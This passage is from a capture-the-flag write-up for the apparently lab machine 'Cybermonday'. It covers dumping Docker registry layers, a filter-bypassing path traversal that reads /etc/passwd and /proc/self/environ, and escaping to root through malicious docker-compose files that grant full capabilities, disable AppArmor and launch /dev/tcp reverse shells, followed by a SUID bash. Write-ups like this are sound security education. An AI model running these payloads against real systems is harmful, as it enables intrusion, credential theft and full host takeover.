      "mediaType": "application/vnd.docker.container.image.v1+json",
      "size": 11008,
      "digest": "sha256:3012d9f8db2862d8d48468568db93583fc7b500eb4425b45c54830ee2f11fe3d"
   },
   "layers": [
      {
         "mediaType": "application/vnd.docker.image.rootfs.diff.tar.gzip",
         "size": 29124744,
         "digest": "sha256:5b5fe70539cd6989aa19f25826309f9715a9489cf1c057982d6a84c1ad8975c7"
      },
      {
         "mediaType": "application/vnd.docker.image.rootfs.diff.tar.gzip",
         "size": 224,
         "digest": "sha256:affe9439d2a25f35605a4fe59d9de9e65ba27de2403820981b091ce366b6ce70"
      },
      {
         "mediaType": "application/vnd.docker.image.rootfs.diff.tar.gzip",
         "size": 104338947,
         "digest": "sha256:1684de57270ea8328d20b9d17cda5091ec9de632dbba9622cce10b82c2b20e62"
      },
      {
         "mediaType": "application/vnd.docker.image.rootfs.diff.tar.gzip",
         "size": 269,
         "digest": "sha256:dc968f4da64f18861801f2c677d2460c4cc530f2e64232f1a23021a9760ffdae"
      },
      {
         "mediaType": "application/vnd.docker.image.rootfs.diff.tar.gzip",
         "size": 12330754,
         "digest": "sha256:57fbc4474c06c29a50381676075d9ee5e8dca9fee0821045d0740a5bc572ec95"
      },
      {
         "mediaType": "application/vnd.docker.image.rootfs.diff.tar.gzip",
         "size": 492,
         "digest": "sha256:9f5fbfd5edfcaf76c951d4c46a27560120a1cd6a172bf291a7ee5c2b42afddeb"
      },
      {
         "mediaType": "application/vnd.docker.image.rootfs.diff.tar.gzip",
         "size": 35889986,
         "digest": "sha256:5c3b6a1cbf5455e10e134d1c129041d12a8364dac18a42cf6333f8fee4762f33"
      },
      {
         "mediaType": "application/vnd.docker.image.rootfs.diff.tar.gzip",
         "size": 2449,
         "digest": "sha256:4756652e14e0fb6403c377eb87fd1ef557abc7864bf93bf7c25e19f91183ce2c"
      },
      {
         "mediaType": "application/vnd.docker.image.rootfs.diff.tar.gzip",
         "size": 243,
         "digest": "sha256:57cdb531a15a172818ddf3eea38797a2f5c4547a302b65ab663bac6fc7ec4d4f"
      },
      {
         "mediaType": "application/vnd.docker.image.rootfs.diff.tar.gzip",
         "size": 15628215,
         "digest": "sha256:1696d1b2f2c3c8b37ae902dfd60316f8928a31ff8a5ed0a2f9bbf255354bdee8"
      },
      {
         "mediaType": "application/vnd.docker.image.rootfs.diff.tar.gzip",
         "size": 118257,
         "digest": "sha256:ca62759c06e1877153b3eab0b3b734d6072dd2e6f826698bf55aedf50c0959c1"
      },
      {
         "mediaType": "application/vnd.docker.image.rootfs.diff.tar.gzip",
         "size": 521893,
         "digest": "sha256:ced3ae14b696846cab74bd01a27a10cb22070c74451e8c0c1f3dcb79057bcc5e"
      },
      {
         "mediaType": "application/vnd.docker.image.rootfs.diff.tar.gzip",
         "size": 521882,
         "digest": "sha256:beefd953abbcb2b603a98ef203b682f8c5f62af19835c01206693ad61aed63ce"
      }
   ]
}
And grab them
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
➜ proxychains -q curl -o layer_final.tar.gz http://172.18.0.4:5000/v2/cybermonday_api/blobs/sha256:beefd953abbcb2b603a98ef203b682f8c5f62af19835c01206693ad61aed63ce

➜ ls -la

-rw-rw---- 1 root rvm  521882 Feb  5 00:01 layer_final.tar.gz

➜ tar -xvf layer_final.tar.gz

var/
var/www/
var/www/html/
var/www/html/.dockerignore
......
var/www/html/vendor/ramsey/uuid/src/Validator/ValidatorInterface.php
var/www/html/vendor/ramsey/uuid/src/functions.php
In summary, we have just recovered the source code of the webhook
Path Traversal
The first thing i grabbed is this API-KEY
1
2
3
// var/www/html/app/helpers/Api.php

$this->api_key = "22892e36-1770-11ee-be56-0242ac120002";
The other important thing in this source code is the path traversal $logName in var/www/html/app/controllers/LogsController.php
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
<?php

namespace app\controllers;
use app\helpers\Api;
use app\models\Webhook;

class LogsController extends Api
{
    public function index($request)
    {
        $this->apiKeyAuth();

        $webhook = new Webhook;
        $webhook_find = $webhook->find("uuid", $request->uuid);

        if(!$webhook_find)
        {
            return $this->response(["status" => "error", "message" => "Webhook not found"], 404);
        }

        if($webhook_find->action != "createLogFile")
        {
            return $this->response(["status" => "error", "message" => "This webhook was not created to manage logs"], 400);
        }

        $actions = ["list", "read"];

        if(!isset($this->data->action) || empty($this->data->action))
        {
            return $this->response(["status" => "error", "message" => "\"action\" not defined"], 400);
        }

        if($this->data->action == "read")
        {
            if(!isset($this->data->log_name) || empty($this->data->log_name))
            {
                return $this->response(["status" => "error", "message" => "\"log_name\" not defined"], 400);
            }
        }

        if(!in_array($this->data->action, $actions))
        {
            return $this->response(["status" => "error", "message" => "invalid action"], 400);
        }

        $logPath = "/logs/{$webhook_find->name}/";

        switch($this->data->action)
        {
            case "list":
                $logs = scandir($logPath);
                array_splice($logs, 0, 1); array_splice($logs, 0, 1);

                return $this->response(["status" => "success", "message" => $logs]);

            case "read":
                $logName = $this->data->log_name;

                if(preg_match("/\.\.\//", $logName))
                {
                    return $this->response(["status" => "error", "message" => "This log does not exist"]);
                }

                $logName = str_replace(' ', '', $logName);

                if(stripos($logName, "log") === false)
                {
                    return $this->response(["status" => "error", "message" => "This log does not exist"]);
                }

                if(!file_exists($logPath.$logName))
                {
                    return $this->response(["status" => "error", "message" => "This log does not exist"]);
                }

                $logContent = file_get_contents($logPath.$logName);


                return $this->response(["status" => "success", "message" => $logContent]);
        }
    }
}
1
2
3
// Line 58 - The script checks if the string contains exactly ../

if(preg_match("/\.\.\//", $logName)) { ... }
1
2
3
// Line 63 - The script removes all spaces from the $logName variable

$logName = str_replace(' ', '', $logName);
If we send .. / - The preg_match doesn’t detect .. / - Then, str_replace removes the space, which reconstructs the malicious ../ just before the file is read !!!
Ok let’s try it :
1
2
3
➜ curl http://webhooks-api-beta.cybermonday.htb/webhooks/create -H "x-access-token: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpZCI6NCwidXNlcm5hbWUiOiJ0YXRhIiwicm9sZSI6ImFkbWluIn0.cwX8i64bODqzHLg9rMRf5GSxyp4TwP2sH6ai6FalNGc" -d '{"name": "kk", "description": "kk", "action": "createLogFile"}' -H "Content-type: application/json"

{"status":"success","message":"Done! Send me a request to execute the action, as the event listener is still being developed.","webhook_uuid":"7457a1ca-22ec-4e02-8f11-2f78a3fd7391"}
1
2
3
➜ curl http://webhooks-api-beta.cybermonday.htb/webhooks/7457a1ca-22ec-4e02-8f11-2f78a3fd7391 -H "x-access-token: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpZCI6NCwidXNlcm5hbWUiOiJ0YXRhIiwicm9sZSI6ImFkbWluIn0.cwX8i64bODqzHLg9rMRf5GSxyp4TwP2sH6ai6FalNGc" -d '{"log_name": "kk", "log_content": "kk"}' -H "Content-type: application/json"

{"status":"success","message":"Log created"}
1
2
3
➜ curl http://webhooks-api-beta.cybermonday.htb/webhooks/7457a1ca-22ec-4e02-8f11-2f78a3fd7391/logs -H "x-access-token: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpZCI6NCwidXNlcm5hbWUiOiJ0YXRhIiwicm9sZSI6ImFkbWluIn0.cwX8i64bODqzHLg9rMRf5GSxyp4TwP2sH6ai6FalNGc" -d '{"action": "list"}' -H "Content-type: application/json" -H "x-api-key: 22892e36-1770-11ee-be56-0242ac120002"

{"status":"success","message":["kk-1770247965.log"]}
1
2
3
➜ curl http://webhooks-api-beta.cybermonday.htb/webhooks/7457a1ca-22ec-4e02-8f11-2f78a3fd7391/logs -H "x-access-token: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpZCI6NCwidXNlcm5hbWUiOiJ0YXRhIiwicm9sZSI6ImFkbWluIn0.cwX8i64bODqzHLg9rMRf5GSxyp4TwP2sH6ai6FalNGc" -d '{"action": "read", "log_name": ".. /.. /.. /.. /.. /.. /etc/passwd"}' -H "Content-type: application/json" -H "x-api-key: 22892e36-1770-11ee-be56-0242ac120002"

{"status":"error","message":"This log does not exist"}
This is normal - The script is also checking if the word log is present or not
1
2
3
4
5
6
// the script checks if the word "log" is present in the file name

if(stripos($logName, "log") === false)
{
    return $this->response(["status" => "error", "message" => "This log does not exist"]);
}
But it’s ok we can bypass it easily
1
2
3
4
5
6
➜ curl http://webhooks-api-beta.cybermonday.htb/webhooks/7457a1ca-22ec-4e02-8f11-2f78a3fd7391/logs -H "x-access-token: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpZCI6NCwidXNlcm5hbWUiOiJ0YXRhIiwicm9sZSI6ImFkbWluIn0.cwX8i64bODqzHLg9rMRf5GSxyp4TwP2sH6ai6FalNGc" -d '{"action": "read", "log_name": ".. /.. /logs/.. /.. /.. /.. /.. /.. /etc/passwd"}' -H "Content-type: application/json" -H "x-api-key: 22892e36-1770-11ee-be56-0242ac120002" | jq

{
  "status": "success",
  "message": "root:x:0:0:root:/root:/bin/bash\ndaemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin\nbin:x:2:2:bin:/bin:/usr/sbin/nologin\nsys:x:3:3:sys:/dev:/usr/sbin/nologin\nsync:x:4:65534:sync:/bin:/bin/sync\ngames:x:5:60:games:/usr/games:/usr/sbin/nologin\nman:x:6:12:man:/var/cache/man:/usr/sbin/nologin\nlp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin\nmail:x:8:8:mail:/var/mail:/usr/sbin/nologin\nnews:x:9:9:news:/var/spool/news:/usr/sbin/nologin\nuucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin\nproxy:x:13:13:proxy:/bin:/usr/sbin/nologin\nwww-data:x:33:33:www-data:/var/www:/usr/sbin/nologin\nbackup:x:34:34:backup:/var/backups:/usr/sbin/nologin\nlist:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin\nirc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin\n_apt:x:42:65534::/nonexistent:/usr/sbin/nologin\nnobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin\n"
}
After many test - We finally have an interesting file to read : /proc/self/environ
1
2
3
4
5
6
➜ curl http://webhooks-api-beta.cybermonday.htb/webhooks/7457a1ca-22ec-4e02-8f11-2f78a3fd7391/logs -H "x-access-token: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpZCI6NCwidXNlcm5hbWUiOiJ0YXRhIiwicm9sZSI6ImFkbWluIn0.cwX8i64bODqzHLg9rMRf5GSxyp4TwP2sH6ai6FalNGc" -d '{"action": "read", "log_name": ".. /.. /logs/.. /.. /.. /.. /.. /.. /proc/self/environ"}' -H "Content-type: application/json" -H "x-api-key: 22892e36-1770-11ee-be56-0242ac120002" | jq

{
  "status": "success",
  "message": "HOSTNAME=e1862f4e1242\u0000PHP_INI_DIR=/usr/local/etc/php\u0000HOME=/root\u0000PHP_LDFLAGS=-Wl,-O1 -pie\u0000PHP_CFLAGS=-fstack-protector-strong -fpic -fpie -O2 -D_LARGEFILE_SOURCE -D_FILE_OFFSET_BITS=64\u0000DBPASS= [REDACTED] \u0000PHP_VERSION=8.2.7\u0000GPG_KEYS=39B641343D8C104B2B146DC3F9C39DC0B9698544 E60913E4DF209907D8E30D96659A97C9CF2A795A 1198C0117593497A5EC5C199286AF1F9897469DC\u0000PHP_CPPFLAGS=-fstack-protector-strong -fpic -fpie -O2 -D_LARGEFILE_SOURCE -D_FILE_OFFSET_BITS=64\u0000PHP_ASC_URL=https://www.php.net/distributions/php-8.2.7.tar.xz.asc\u0000PHP_URL=https://www.php.net/distributions/php-8.2.7.tar.xz\u0000DBHOST=db\u0000DBUSER=dbuser\u0000PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin\u0000DBNAME=webhooks_api\u0000PHPIZE_DEPS=autoconf \t\tdpkg-dev \t\tfile \t\tg++ \t\tgcc \t\tlibc-dev \t\tmake \t\tpkg-config \t\tre2c\u0000PWD=/var/www/html\u0000PHP_SHA256=4b9fb3dcd7184fe7582d7e44544ec7c5153852a2528de3b6754791258ffbdfa0\u0000"
}
We can finally ssh as john with the password we found
1
2
3
4
5
6
7
8
9
ssh john@cybermonday.htb

john@cybermonday:~$ id

uid=1000(john) gid=1000(john) groups=1000(john)

john@cybermonday:~$ cat user.txt

06b...875

Root
Malicious docker-compose.yml to root
Arriving on the box, cheking sudo rights we can see this :
1
2
3
4
5
6
7
john@cybermonday:~$ sudo -l

Matching Defaults entries for john on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User john may run the following commands on localhost:
    (root) /opt/secure_compose.py *.yml
And here’s the python code
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
#!/usr/bin/python3
import sys, yaml, os, random, string, shutil, subprocess, signal

def get_user():
    return os.environ.get("SUDO_USER")

def is_path_inside_whitelist(path):
    whitelist = [f"/home/{get_user()}", "/mnt"]

    for allowed_path in whitelist:
        if os.path.abspath(path).startswith(os.path.abspath(allowed_path)):
            return True
    return False

def check_whitelist(volumes):
    for volume in volumes:
        parts = volume.split(":")
        if len(parts) == 3 and not is_path_inside_whitelist(parts[0]):
            return False
    return True

def check_read_only(volumes):
    for volume in volumes:
        if not volume.endswith(":ro"):
            return False
    return True

def check_no_symlinks(volumes):
    for volume in volumes:
        parts = volume.split(":")
        path = parts[0]
        if os.path.islink(path):
            return False
    return True

def check_no_privileged(services):
    for service, config in services.items():
        if "privileged" in config and config["privileged"] is True:
            return False
    return True

def main(filename):

    if not os.path.exists(filename):
        print(f"File not found")
        return False

    with open(filename, "r") as file:
        try:
            data = yaml.safe_load(file)
        except yaml.YAMLError as e:
            print(f"Error: {e}")
            return False

        if "services" not in data:
            print("Invalid docker-compose.yml")
            return False

        services = data["services"]

        if not check_no_privileged(services):
            print("Privileged mode is not allowed.")
            return False

        for service, config in services.items():
            if "volumes" in config:
                volumes = config["volumes"]
                if not check_whitelist(volumes) or not check_read_only(volumes):
                    print(f"Service '{service}' is malicious.")
                    return False
                if not check_no_symlinks(volumes):
                    print(f"Service '{service}' contains a symbolic link in the volume, which is not allowed.")
                    return False
    return True

def create_random_temp_dir():
    letters_digits = string.ascii_letters + string.digits
    random_str = ''.join(random.choice(letters_digits) for i in range(6))
    temp_dir = f"/tmp/tmp-{random_str}"
    return temp_dir

def copy_docker_compose_to_temp_dir(filename, temp_dir):
    os.makedirs(temp_dir, exist_ok=True)
    shutil.copy(filename, os.path.join(temp_dir, "docker-compose.yml"))

def cleanup(temp_dir):
    subprocess.run(["/usr/bin/docker-compose", "down", "--volumes"], stdout=subprocess.DEVNULL, stderr=subprocess.DEVNULL)
    shutil.rmtree(temp_dir)

def signal_handler(sig, frame):
    print("\nSIGINT received. Cleaning up...")
    cleanup(temp_dir)
    sys.exit(1)

if __name__ == "__main__":
    if len(sys.argv) != 2:
        print(f"Use: {sys.argv[0]} <docker-compose.yml>")
        sys.exit(1)

    filename = sys.argv[1]
    if main(filename):
        temp_dir = create_random_temp_dir()
        copy_docker_compose_to_temp_dir(filename, temp_dir)
        os.chdir(temp_dir)

        signal.signal(signal.SIGINT, signal_handler)

        print("Starting services...")
        result = subprocess.run(["/usr/bin/docker-compose", "up", "--build"], stdout=subprocess.DEVNULL, stderr=subprocess.DEVNULL)
        print("Finishing services")

        cleanup(temp_dir)
So for example we can have a reverse shell by creating a container with john’s home directory
1
2
3
4
5
6
7
version: '3'
services:
  web:
    image: cybermonday_api
    command: bash -c "bash -i >& /dev/tcp/10.10.14.79/9001 0>&1"
    volumes:
      - /home/john:/mnt:ro

but we won’t be able to copy /bin/bash
1
2
3
4
5
6
7
8
9
10
root@1bf31c67ffe5:/mnt# ls

changelog.txt
logs
safe.yml
user.txt

root@1bf31c67ffe5:/mnt# cp /bin/bash .

cp: cannot create regular file './bash': Read-only file system
1 - Via debugfs
But let’s check the python code again
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
def check_no_privileged(services):
    for service, config in services.items():
        # The script ONLY checks the "privileged" key
        if "privileged" in config and config["privileged"] is True:
            return False
    return True

def main(filename):

    # Single Verification Call on Privilege
    if not check_no_privileged(services):
        print("Privileged mode is not allowed.")
        return False

    for service, config in services.items():
        if "volumes" in config:
The script completely ignores other dangerous configuration keys such as cap_add, devices, or security_opt
Instead of trying to mount a directory via volumes, we will map the host’s raw physical disk, /dev/sda1 into the container and grant ourselves the capability to interact with it
1
2
3
4
5
6
7
8
9
10
11
version: '3'
services:
  pwn:
    image: cybermonday_api
    command: bash -c "bash -i >& /dev/tcp/10.10.14.79/9001 0>&1"
    cap_add:
      - SYS_ADMIN
    devices:
      - /dev/sda1:/dev/sda1
    volumes:
      - /home/john:/mnt:ro
Once inside the container, we verified access to the device file - However, attempting to mount the device failed, likely due to a default AppArmor profile blocking the mount syscall even with SYS_ADMIN capabilities, or XFS UUID conflicts
1
2
3
4
5
6
root@49ab1680c70d:~# mkdir /toto

root@49ab1680c70d:~# mount /dev/sda1 /toto

mount: /toto: cannot mount /dev/sda1 read-only.
       dmesg(1) may have more information after failed mount system call.
Since we have raw access to the block device /dev/sda1 - We don’t actually need to mount it to read its contents
We can use debugfs, an interactive file system debugger, to browse the unmounted block device directly


2 - Capabilities + AppArmor
But we want a shell so we can grant our container all capabilities and play with SetUID on /bin/bash
In our previous attempts, we noticed that even with SYS_ADMIN capabilities, standard mount operations were failing or behaving inconsistently
Research into Docker error messages suggests that AppArmor is the hidden layer preventing us from modifying mount points, even when we are root inside the container.
1
2
3
4
5
6
7
8
9
10
11
12
13
version: "3"
services:
  web:
    image: cybermonday_api
    command: bash -c 'bash -i >& /dev/tcp/10.10.14.79/9001 0>&1'

    volumes:
      - /home/john:/john:ro

    cap_add:
      - ALL
    security_opt:
      - apparmor:unconfined

By disabling AppArmor and granting full capabilities, we can bypass the :ro restriction and get a shell
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
john@cybermonday:~$ cat safe.yml

version: "3"
services:
  web:
    image: cybermonday_api
    command: bash -c 'bash -i >& /dev/tcp/10.10.14.79/9001 0>&1'

    volumes:
      - /home/john:/john:ro

    cap_add:
      - ALL
    security_opt:
      - apparmor:unconfined

john@cybermonday:~$ cp /bin/bash ~/toto

john@cybermonday:~$ sudo /opt/secure_compose.py safe.yml
1
2
3
4
5
6
7
8
9
10
11
12
13
14
nc -lvnp 9001

Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::9001
Ncat: Listening on 0.0.0.0:9001
Ncat: Connection from 10.129.229.35.
Ncat: Connection from 10.129.229.35:39258.
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@49c15e950d4a:/var/www/html# mount -o remount,rw /john

root@49c15e950d4a:/var/www/html# chown root:root /john/toto

root@49c15e950d4a:/var/www/html# chmod 6777 /john/toto
1
2
3
4
5
6
7
8
9
toto-5.1# python3 -c 'import os; os.setuid(0); os.setgid(0); os.system("/bin/bash")'

root@cybermonday:~# id

uid=0(root) gid=0(root) groups=0(root),1000(john)

root@cybermonday:~# ls /root

cybermonday  root.txt
Bingo !!

If you have any questions, you can dm me on twitter or on discord at : ‘ethicxz.’